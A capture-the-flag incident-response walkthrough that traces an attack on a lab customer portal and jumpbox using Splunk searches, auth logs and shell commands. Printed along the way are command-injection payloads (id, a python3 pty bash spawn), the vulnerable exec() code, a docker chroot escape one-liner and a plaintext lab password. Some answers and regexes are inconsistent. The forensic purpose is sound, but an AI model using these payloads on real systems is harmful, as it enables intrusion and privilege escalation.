

walkthrough

Needle

50

Background: Your company Telesecure suffered a cyber attack. Logs from all critical systems are forwarded to Splunk. An alert was triggered indicating abnormal behavior on the portal. Your task is to investigate the incident and identify how the attacker moved through the environment. Access the siem splunk [here](#) with creds user: `admin` pass: `Pe$$w0rd12` and answer the following question.

Stage 1: Initial Access (Customer Portal)

Q1. The attacker exploited a vulnerable web parameter to gain access.

🚩 Flag 1: What parameter was exploited on the portal for command injection?

Answer: **command injection**

```
``index="*" host=customer_portal
```

i	Time	Event
>	5/23/24 9:17:12.000 AM	2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal3
>	5/23/24 9:16:30.000 AM	2024-05-23T09:16:30+00:00 node-app[1782]: GET /check-status?phone=python3%20-c%20%27import%20pty;pty.spawn(%22/bin/bash%22)%27 2\$ host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal
>	5/23/24 9:16:05.000 AM	2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0" host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal
>	5/23/24 9:16:05.000 AM	2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0" host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal

so here they can login to the server.


The first thing to do is to understand what is running on the server. more specifically how and where the webportal is running.

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN      920/systemd-resolve
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      1331/sshd
tcp        0      0 0.0.0.0:3000           0.0.0.0:*               LISTEN      4068/node
tcp        0 268 10.75.1.4:22           102.60.9.111:2994     ESTABLISHED 4766/sshd: labuser
tcp        0      1 10.75.1.4:50654        172.200.170.121:9997  SYN_SENT    1509/splunkd
tcp6       0      0 :::22                  :::*                   LISTEN      1331/sshd
root@customer-portal-2119:/home/labuser#
```

From there they can confirm that may be a node app is running. but to confirm well we can also run this,

```
root@customer-portal-2119:/home/labuser# sudo lsof -i :3000
COMMAND PID USER  FD  TYPE DEVICE SIZE/OFF NODE NAME
node    4068 root  19u  IPv4 32799  0t0  TCP *:3000 (LISTEN)
root@customer-portal-2119:/home/labuser# ps aux | grep node
root    4068  0.0  1.3 603808 53064 ?        Ssl  13:42  0:00 node test.js
root    5644  0.0  0.0 14860 1040 pts/0    S+   14:09  0:00 grep --color -auto node
root@customer-portal-2119:/home/labuser# netstat -antp
```

from the above one can understand there is a node js app running and maybe be indexed by test.js file. to further confirm that we can run the ip in the browser on that port and see.



To answer the question we can either test the app or we can analyse the code in www directory to discover the exploited vulnerability.

What's Vulnerable?

This block:

```
// Vulnerable: Execute invalid phone input as a command exec(phone, (error, stdout, stderr) => {
```

If the user submits a phone number that fails the regex (e.g. not `+256XXXXXXXXXX`), you're passing their input **directly to the OS shell** via `exec()`.

```
exec(phone, (error, stdout, stderr) => {
  if (error) {
    return res.status(500).json({
      error: "Command execution failed",
      message: stderr
    });
  }
  res.json({
```

Exploit Example

An attacker could request:

```
GET /check-status?phone=whoami
```

- **Q: What parameter was exploited?** → `phone`

- **Vulnerability?** → Command Injection using `exec()`
- **Fix?** → Remove the `exec(phone)` logic. Validate and reject bad input instead.

commander

Q2. Determine if remote code execution was successful. 📌

Flag 2: What command did the attacker execute first to confirm the vulnerability?

answer: `id`

`index="*" host=customer_portal GET`

Format Show: 20 Per Page View: List

i	Time	Event
>	5/23/24 9:16:30.000 AM	2024-05-23T09:16:30+00:00 node-app[1782]: GET /check-status?phone=python3%20-c%20%27import%20pty;pty.spawn(%22/bin/bash%22)%27 2\$ host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal
>	5/23/24 9:16:05.000 AM	2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0" host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal
>	5/23/24 9:16:05.000 AM	2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0" host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal
>	5/23/24 9:16:05.000 AM	2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0" host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal
>	5/23/24 9:16:05.000 AM	2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0" host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal
>	5/23/24 9:16:05.000 AM	2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0" host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal
>	5/23/24 9:16:05.000 AM	2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0" host = customer_portal source = /var/log/customer_portal/node-app.log sourcetype = customer_portal

Still one can analyze the application logs in `/var/log/node-app.log`

```
root@customer-portal-2119:/home/labuser# grep "Command executed" /var/log/node-app.log
2024-05-23T09:16:05+00:00 node-app[1782]: Command executed: id
2024-05-23T09:16:30+00:00 node-app[1782]: GET /check-status?phone=python3%20-c%20%27import%20pty;pty.spawn(%22/bin/bash%22)%27 2$2024-05-23T09:16:30+00:00 node-app[1782]: Command executed: python3 -c 'import pty;pty.spawn("/bin/bash")'
root@customer-portal-2119:/home/labuser#
```

or they see a get request.

```
root@customer-portal-2119:/home/labuser# cat /var/log/node-app.log | tail
node-app.log Modified
ano 2.9.3
2024-05-23T09:15:42+00:00 firewall kernel: [UFW BLOCK] IN=eth0 OUT= MAC=00:11:22:33:44:55 SRC=172.191.38.100 DST=172.191.38.191 $2024-05-23T09:15:43+00:00 firewall kernel: [UFW ALLOW] IN=eth0 OUT= MAC=00:11:22:33:44:55 SRC=172.191.38.100 DST=172.191.38.191 $2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0"
2024-05-23T09:16:05+00:00 node-app[1782]: Command executed: id
2024-05-23T09:16:05+00:00 node-app[1782]: Output: uid=1001(artisan) gid=1001(flaguser) groups=1001(flaguser),1002(artisan)
2024-05-23T09:16:30+00:00 node-app[1782]: GET /check-status?phone=python3%20-c%20%27import%20pty;pty.spawn(%22/bin/bash%22)%27 2$2024-05-23T09:16:30+00:00 node-app[1782]: Command executed: python3 -c 'import pty;pty.spawn("/bin/bash")'
2024-05-23T09:16:05+00:00 node-app[1782]: GET /check-status?phone=id 200 45 - "curl/7.68.0"
root@customer-portal-2119:/home/labuser#
```

Brute

Q3. The attacker tried to brute force an authentication service.

📌 Flag 3: What service was it?

answer: `ssh`

```
index="*" host=customer_portal 172.191.38.100
```

i	Time	Event
>	5/23/24 9:18:16.000 AM	2024-05-23T09:18:16+00:00 sshd[1890]: Accepted password for artisan from 172.191.38.100 port 22 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal2
>	5/23/24 9:18:16.000 AM	2024-05-23T09:18:16+00:00 sshd[1890]: Accepted password for artisan from 172.191.38.100 port 22 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal3
>	5/23/24 9:17:12.000 AM	2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal2
>	5/23/24 9:17:12.000 AM	2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal3
>	5/23/24 9:17:12.000 AM	2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal2
>	5/23/24 9:17:12.000 AM	2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal3
>	5/23/24 9:17:12.000 AM	2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal2
>	5/23/24 9:17:12.000 AM	2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal3
>	5/23/24 9:17:12.000 AM	2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal2
>	5/23/24 9:17:12.000 AM	2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22 host = customer_portal source = /var/log/customer_portal/auth.log sourcetype = customer_portal3

Analysing auth.log we see a lot of bruteforce on user artisan and the service is ssh which runs on port 22.

```
root@customer-portal-2119:/home/labuser# sudo grep -i "failed password" /var/log/auth.log | grep artisan
May 20 12:29:56 prod-customer-portal sshd[29080]: Failed password for artisan from 102.86.7.22 port 2561 ssh2
May 20 12:29:56 prod-customer-portal sshd[29076]: Failed password for artisan from 102.86.7.22 port 2513 ssh2
May 20 12:29:56 prod-customer-portal sshd[29078]: Failed password for artisan from 102.86.7.22 port 2350 ssh2
May 20 12:29:56 prod-customer-portal sshd[29079]: Failed password for artisan from 102.86.7.22 port 8808 ssh2
May 20 12:29:56 prod-customer-portal sshd[29083]: Failed password for artisan from 102.86.7.22 port 8586 ssh2
May 20 12:29:56 prod-customer-portal sshd[29082]: Failed password for artisan from 102.86.7.22 port 13143 ssh2
May 20 12:29:56 prod-customer-portal sshd[29081]: Failed password for artisan from 102.86.7.22 port 4865 ssh2
May 20 12:29:56 prod-customer-portal sshd[29084]: Failed password for artisan from 102.86.7.22 port 4201 ssh2
2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
2024-05-23T09:17:12+00:00 sshd[1890]: Failed password for artisan from 172.191.38.100 port 22
```

we can also confirm that by running this command. if we are to filter out authentication for only available users on the server.


```
grep "Failed password" /var/log/auth.log | \
> sed -n 's/.*Failed password for \(invalid user \)\{0,1\}\([^ ]*\) from [^ ]* port [^ ]* \(ssh2\).*/\2 \3/p' | \
> grep -E '^(artisan|root) ' | \
> sort | uniq -c | sort -nr
```

result:

```
root@customer-portal-2119:/home/labuser# grep "Failed password" /var/log/auth.log | \
> sed -n 's/.*Failed password for \(invalid user \)\{0,1\}\([^ ]*\) from [^ ]* port [^ ]* \(ssh2\).*/\2 \3/p' | \
> grep -E '^(artisan|root) ' | \
> sort | uniq -c | sort -nr
15304 root ssh2
8 artisan ssh2
root@customer-portal-2119:/home/labuser#
```

we can also confirm that here.

```
grep "Failed password" /var/log/auth.log | \
sed -n 's/.*Failed password for \(invalid user \)\{0,1\}\([^\ ]*\) from [^\ ]*
port [^\ ]* \(ssh2\).*\/\2 \3/p' | \
sort | uniq -c | sort -nr
```



```
root@customer-portal-2119:/home/labuser# grep "Failed password" /var/log/auth.log | \
> sed -n 's/.*Failed password for \(invalid user \)\{0,1\}\([^\ ]*\) from.*\/\2/p' | \
> sort | uniq -c | sort -nr
15385 root
1091 admin
439 user
383 debian
329 test
266 ubuntu
263 oracle
172 ftpuser
151 guest
120 ubnt
113 deploy
109 pi
105 support
103 postgres
102 centos
100 operator
99 test2
94 default
92 hadoop
90 test1
86 usuario
83 git
76 config
73 es
69 dolphinscheduler
67 ftp
66 nginx
66 mysql
65 nobody
64 dev
64 blank
61 gitlab
60 steam
57 www
57 wang
57 esuser
55 app
54 deployer
54 azureuser
52 artisan
60 ccccc
58 flask
49 user1
```

IOC

Identify the ip that tried to bruteforce an authentication service and the the username targeted.

answer-format:ip:user

same filter as the above will reveal the answer.

```
index="*" host=customer_portal ssh
```

To answer this we need to first understand that three users are on the system.i.e artisan and labuser,azureuser plus the root.

we can first analyze all accepted password logs to understand the account activity. we shall run this command.

```
grep "Accepted password for" /var/log/auth.log | \
sed -n 's/.*Accepted password for \( [^\ ]*\) from \( [^\ ]*\) port [^\ ]*
ssh2.*\/\2:\1/p' | \
sort | uniq -c | sort -nr
```

```

root@customer-portal-2119:/home/labuser# grep "Accepted password for" /var/log/auth.log | \
> sed -n 's/.*Accepted password for \([^ ]*\) from \([^ ]*\) port [^ ]* ssh2.*\/2:\1/p' | \
> sort | uniq -c | sort -nr
 6 102.215.111.41:azureuser
 5 102.86.7.22:azureuser
 4 41.210.159.47:azureuser
 4 197.239.8.80:azureuser
 3 41.210.147.225:azureuser
 3 197.239.11.45:azureuser
 2 197.239.13.68:azureuser
 1 41.210.159.74:azureuser
 1 41.210.147.242:azureuser
 1 34.38.25.81:azureuser
 1 197.239.6.205:azureuser
 1 197.239.15.39:azureuser
 1 197.239.13.51:azureuser
 1 102.86.9.111:labuser
 1 102.86.7.22:artisan
 1 102.86.1.184:azureuser
root@customer-portal-2119:/home/labuser#

```

we can then narrow the filter to the users and see their invalid authentication activity. We can tell that user root has its authentication fails scattered and azure user too given the time stamps. but the suspicious time stamps for user artisan which is same time range gives us a thinking it was a bruteforce given the same ip and same time stamp of access.

```

grep "Failed password" /var/log/auth.log | sed -n 's/^\(\w\+ \+[0-9]\+ [0-9:]\+\)\. *Failed password for \(\invalid user \)\{0,1\}\(\[^\ ]*\) from \(\[^\ ]*\) port \(\[^\ ]*\) ssh2.*\/1 \4:\3 protocol:ssh2 port:\5/p' | grep -E ':(artisan|root|labuser|azureuser) '
root@customer-portal-2119:/home/labuser# grep "Failed password"
/var/log/auth.log | sed -n 's/^\(\w\+ \+[0-9]\+ [0-9:]\+\)\. *Failed password
for \(\invalid user \)\{0,1\}\(\[^\ ]*\) from \(\[^\ ]*\) port \(\[^\ ]*\)
ssh2.*\/1 \4:\3 protocol:ssh2 port:\5/p' | grep -E ':
(artisan|labuser|azureuser) '

```

command-

```

May 22 21:34:37 103.93.37.178:root protocol:ssh2 port:40174
May 22 21:37:31 80.94.95.115:root protocol:ssh2 port:60672
May 22 21:41:24 105.28.32.194:root protocol:ssh2 port:46966
May 22 21:44:07 45.115.173.11:root protocol:ssh2 port:37332
May 22 21:45:57 196.251.80.128:root protocol:ssh2 port:55880
May 22 21:46:36 185.156.79.233:root protocol:ssh2 port:21714
May 22 21:53:12 59.188.124.237:root protocol:ssh2 port:53529
May 22 21:53:53 141.98.10.91:root protocol:ssh2 port:41510
May 22 21:54:08 141.98.10.91:root protocol:ssh2 port:38228
May 22 21:55:01 141.98.10.91:root protocol:ssh2 port:41948
May 22 21:55:07 141.98.10.91:root protocol:ssh2 port:48229
May 22 22:00:02 218.41.217.224:root protocol:ssh2 port:46751
May 22 22:02:51 111.70.7.105:root protocol:ssh2 port:35041
May 22 22:06:39 185.156.73.233:root protocol:ssh2 port:29020
May 22 22:13:38 80.94.95.15:root protocol:ssh2 port:3715
May 22 22:13:40 80.94.95.15:root protocol:ssh2 port:3715
May 22 22:13:47 80.94.95.15:root protocol:ssh2 port:3715
May 22 22:19:18 111.28.128.154:root protocol:ssh2 port:37963
May 22 22:21:44 218.98.160.117:root protocol:ssh2 port:63062
May 22 22:33:16 102.86.1.184:azureuser protocol:ssh2 port:1889
Jun  3 14:44:20 47.188.168.70:root protocol:ssh2 port:55956
root@customer-portal-2119:/home/labuser# ^C
root@customer-portal-2119:/home/labuser# grep "Failed password" /var/log/auth.log | sed -n 's/^\(\w\+ \+[0-9]\+ [0-9:]\+\)\. *Failed password for \(\invalid u
er \)\{0,1\}\(\[^\ ]*\) from \(\[^\ ]*\) port \(\[^\ ]*\) ssh2.*\/1 \4:\3 protocol:ssh2 port:\5/p' | grep -E ':(artisan|root|labuser|azureuser) '
root@customer-portal-2119:/home/labuser# grep "Failed password" /var/log/auth.log | sed -n 's/^\(\w\+ \+[0-9]\+ [0-9:]\+\)\. *Failed password for \(\invalid u
er \)\{0,1\}\(\[^\ ]*\) from \(\[^\ ]*\) port \(\[^\ ]*\) ssh2.*\/1 \4:\3 protocol:ssh2 port:\5/p' | grep -E ':(artisan|labuser|azureuser) '
May 19 09:22:27 174.138.54.122:azureuser protocol:ssh2 port:37434
May 19 14:34:55 196.251.80.225:azureuser protocol:ssh2 port:69530
May 20 11:28:02 102.86.7.22:azureuser protocol:ssh2 port:8274
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:2561
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:2513
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:2350
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:8888
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:8586
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:13143
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:4865
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:4291
May 20 13:03:03 102.86.1.184:azureuser protocol:ssh2 port:60488
May 20 15:14:50 64.225.22.241:azureuser protocol:ssh2 port:40832
May 20 20:26:50 197.239.8.80:azureuser protocol:ssh2 port:9704
May 20 20:44:35 197.239.8.80:azureuser protocol:ssh2 port:3926
May 20 20:48:20 165.227.68.18:azureuser protocol:ssh2 port:57596
May 22 04:55:53 197.239.11.45:azureuser protocol:ssh2 port:120
May 22 15:35:36 138.197.115.130:azureuser protocol:ssh2 port:34662
May 22 22:33:16 102.86.1.184:azureuser protocol:ssh2 port:1889
root@customer-portal-2119:/home/labuser#

```

to validate that we can now filter the successful login. filter by Accepted password

```
grep "Accepted password for" /var/log/auth.log | \
sed -n 's/^\(\(\w\+\ \+[0-9]\+\ [0-9:]\+\)\).*Accepted password for \([^ ]*\) from \([^ ]*\) port \([^ ]*\) ssh2.*\/1 \3:\2 protocol:ssh2 port:\4/p' | \
grep -E ':(artisan|root|labuser|azureuser) '
```

below

```
root@customer-portal-2119:/home/labuser# grep "Failed password" /var/log/auth.log | sed -n 's/^\(\(\w\+\ \+[0-9]\+\ [0-9:]\+\)\).*Failed password for \([^ ]*\) from \([^ ]*\) port \([^ ]*\) ssh2.*\/1 \3:\2 protocol:ssh2 port:\4/p' | grep -E ':(artisan|root|labuser|azureuser) '
root@customer-portal-2119:/home/labuser# grep "Failed password" /var/log/auth.log | sed -n 's/^\(\(\w\+\ \+[0-9]\+\ [0-9:]\+\)\).*Failed password for \([^ ]*\) from \([^ ]*\) port \([^ ]*\) ssh2.*\/1 \3:\2 protocol:ssh2 port:\4/p' | grep -E ':(artisan|labuser|azureuser) '
May 18 09:25:27 174.138.54.122:azureuser protocol:ssh2 port:37434
May 19 14:34:55 196.251.84.225:azureuser protocol:ssh2 port:60530
May 20 11:28:02 102.86.7.22:azureuser protocol:ssh2 port:8274
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:2561
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:2313
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:2350
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:8808
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:8586
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:13143
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:4865
May 20 12:29:56 102.86.7.22:artisan protocol:ssh2 port:4201
May 20 15:09:49 197.239.8.80:azureuser protocol:ssh2 port:60488
May 20 15:14:50 64.225.22.241:azureuser protocol:ssh2 port:48832
May 20 20:26:50 197.239.8.80:azureuser protocol:ssh2 port:9784
May 20 20:44:35 197.239.8.80:azureuser protocol:ssh2 port:3926
May 20 20:48:20 165.227.68.18:azureuser protocol:ssh2 port:57596
May 22 04:55:53 197.239.11.45:azureuser protocol:ssh2 port:128
May 22 15:35:36 138.197.115.130:azureuser protocol:ssh2 port:34662
May 22 22:33:16 102.86.7.22:azureuser protocol:ssh2 port:1889
root@customer-portal-2119:/home/labuser# grep "Accepted password for" /var/log/auth.log | \
> sed -n 's/^\(\(\w\+\ \+[0-9]\+\ [0-9:]\+\)\).*Accepted password for \([^ ]*\) from \([^ ]*\) port \([^ ]*\) ssh2.*\/1 \3:\2 protocol:ssh2 port:\4/p' | \
> grep -E ':(artisan|root|labuser|azureuser) '
May 18 06:57:35 41.210.159.47:azureuser protocol:ssh2 port:4593
May 18 06:58:41 41.210.159.47:azureuser protocol:ssh2 port:4594
May 18 07:01:37 41.210.159.47:azureuser protocol:ssh2 port:4595
May 18 09:25:11 41.210.159.47:azureuser protocol:ssh2 port:4848
May 19 12:35:00 34.38.25.81:azureuser protocol:ssh2 port:47230
May 20 10:22:13 197.239.13.68:azureuser protocol:ssh2 port:3487
May 20 10:23:53 102.86.7.22:azureuser protocol:ssh2 port:4154
May 20 11:28:04 102.86.7.22:azureuser protocol:ssh2 port:8274
May 20 11:38:04 102.215.111.41:azureuser protocol:ssh2 port:44362
May 20 11:58:31 102.215.111.41:azureuser protocol:ssh2 port:45042
May 20 11:59:16 197.239.13.68:azureuser protocol:ssh2 port:4721
May 20 12:29:54 102.86.7.22:artisan protocol:ssh2 port:5859
May 20 13:04:11 102.215.111.41:azureuser protocol:ssh2 port:60488
May 20 13:22:33 102.86.7.22:azureuser protocol:ssh2 port:857
May 20 13:29:32 197.239.13.51:azureuser protocol:ssh2 port:4717
May 20 15:05:29 102.86.7.22:azureuser protocol:ssh2 port:1842
May 20 15:10:14 102.86.7.22:azureuser protocol:ssh2 port:986
May 20 19:31:47 197.239.8.80:azureuser protocol:ssh2 port:785
```

from the above screenshot we can tell the successful login was in the same time stamp as the failed one for user artisan and the ip is the same. so the ip and the user can be seen.

Jumper

Q4. The attacker found SSH credentials, that they used to access the jumpbox gateway: The attacker added a user to a wierd group

🚩 Flag 4: what group is it?

answer `docker`

```
index="*" host="prod-jumpbox" sh
```

i	Time	Event
>	5/20/25 10:08:07.000 PM	docker run -v /:/mnt --rm -it alpine chroot /mnt sh

So we can first understand what is running on the customer portal since teh qn says

attacker got jumpbox credentials. Look for anything like:

- Python scripts
- Curl/wget fetching remote files
- Long-running `ssh` or `bash` commands

```
ps aux | grep -vE "^\\s*USER" | grep -vE "sshd|bash|ps|grep"
```

```
root      1322  0.0  0.0  16420  2408 ttyS0    Ss+  13:41  0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,3840
root      1329  0.0  0.0  14896  1924 tty1     Ss+  13:41  0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root      1330  0.0  0.1  288884  6616 ?       Ssl  13:41  0:00 /usr/lib/policykit-1/polkitd --no-debug
splunkf+ 1509  0.4  4.2  412596 170172 ?       Ssl  13:41  0:26 splunkd --under-systemd --systemd-delegate=no -p
root      1724  0.0  0.0   4516   792 ?       S    13:41  0:00 bpfilter_umh
root      1849  0.1  0.8  461408  32228 ?       Sl   13:41  0:06 python3 -u bin/WALinuxAgent-2.13.1.1-py3.9.egg -
splunkf+ 2081  0.0  0.4  146576 17480 ?       Ss   13:41  0:00 [splunkd pid=1509] splunkd --under-systemd --sys
nder_systemd [process-runner]
root      4068  0.0  1.3  603808  53224 ?       Sl   13:42  0:00 node test.js
labuser   4799  0.0  0.1  76660  7620 ?       Ss   13:56  0:00 /lib/systemd/systemd --user
labuser   4800  0.0  0.0  193932  2748 ?       S    13:56  0:00 (sd-pam)
root      4815  0.0  0.0  0 0 ?       I    13:56  0:00 [kworker/0:0-eve]
root      5072  0.0  0.1  68300  4400 pts/0    S    13:58  0:00 sudo su
root      5073  0.0  0.0  63476  3700 pts/0    S    13:58  0:00 su
root      6762  0.0  0.0  0 0 ?       I   14:32  0:01 [kworker/u4:0-ev]
root      7620  0.0  0.0  0 0 ?       I   14:47  0:00 [kworker/0:1]
root      8761  0.0  0.0  0 0 ?       I   15:09  0:00 [kworker/u4:2-ev]
root      8971  0.0  0.0  59232  3136 ?       S    15:14  0:00 /usr/sbin/CRON -f
root      8972  0.0  0.0  4636  780 ?       Ss   15:14  0:00 /bin/sh -c /opt/scripts/jumpbox-sync.sh
root      9017  0.0  0.0  0 0 ?       I   15:15  0:00 [kworker/u4:1-ev]
root      9023  0.0  0.0  59232  3136 ?       S    15:15  0:00 /usr/sbin/CRON -f
root      9024  0.0  0.0  4636  816 ?       Ss   15:15  0:00 /bin/sh -c /opt/scripts/jumpbox-sync.sh
root      9068  0.0  0.0  59232  3136 ?       S    15:16  0:00 /usr/sbin/CRON -f
root      9069  0.0  0.0  4636  868 ?       Ss   15:16  0:00 /bin/sh -c /opt/scripts/jumpbox-sync.sh
root      9094  0.0  0.0  16852  1116 ?       S    15:16  0:00 ping -c 1 -s 51 10.10.10.5
root      9097  0.0  0.0  16852  1228 ?       S    15:16  0:00 ping -c 1 -s 103 10.10.10.5
root      9098  0.0  0.0  7932  788 ?       S    15:16  0:00 sleep 3
root@customer-portal-2119:/home/labuser#
```

From the output we can see some scripts running or cronjobs. we can analyse them and see.

```
for user in $(cut -f1 -d: /etc/passwd); do crontab -u $user -l 2>/dev/null; done
```

we have found out that **every minute**, the script `/opt/scripts/jumpbox-sync.sh` is executed.

Multiple instances show it's being run regularly — this is the mechanism used to maintain **persistence** or possibly **automate SSH access to the jumpbox**.

```
root@customer-portal-2119:/home/labuser# for user in $(cut -f1 -d: /etc/passwd); do crontab -u $user -l 2>/dev/null; done
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
*/1 * * * * /opt/scripts/jumpbox-sync.sh
root@customer-portal-2119:/home/labuser#
```

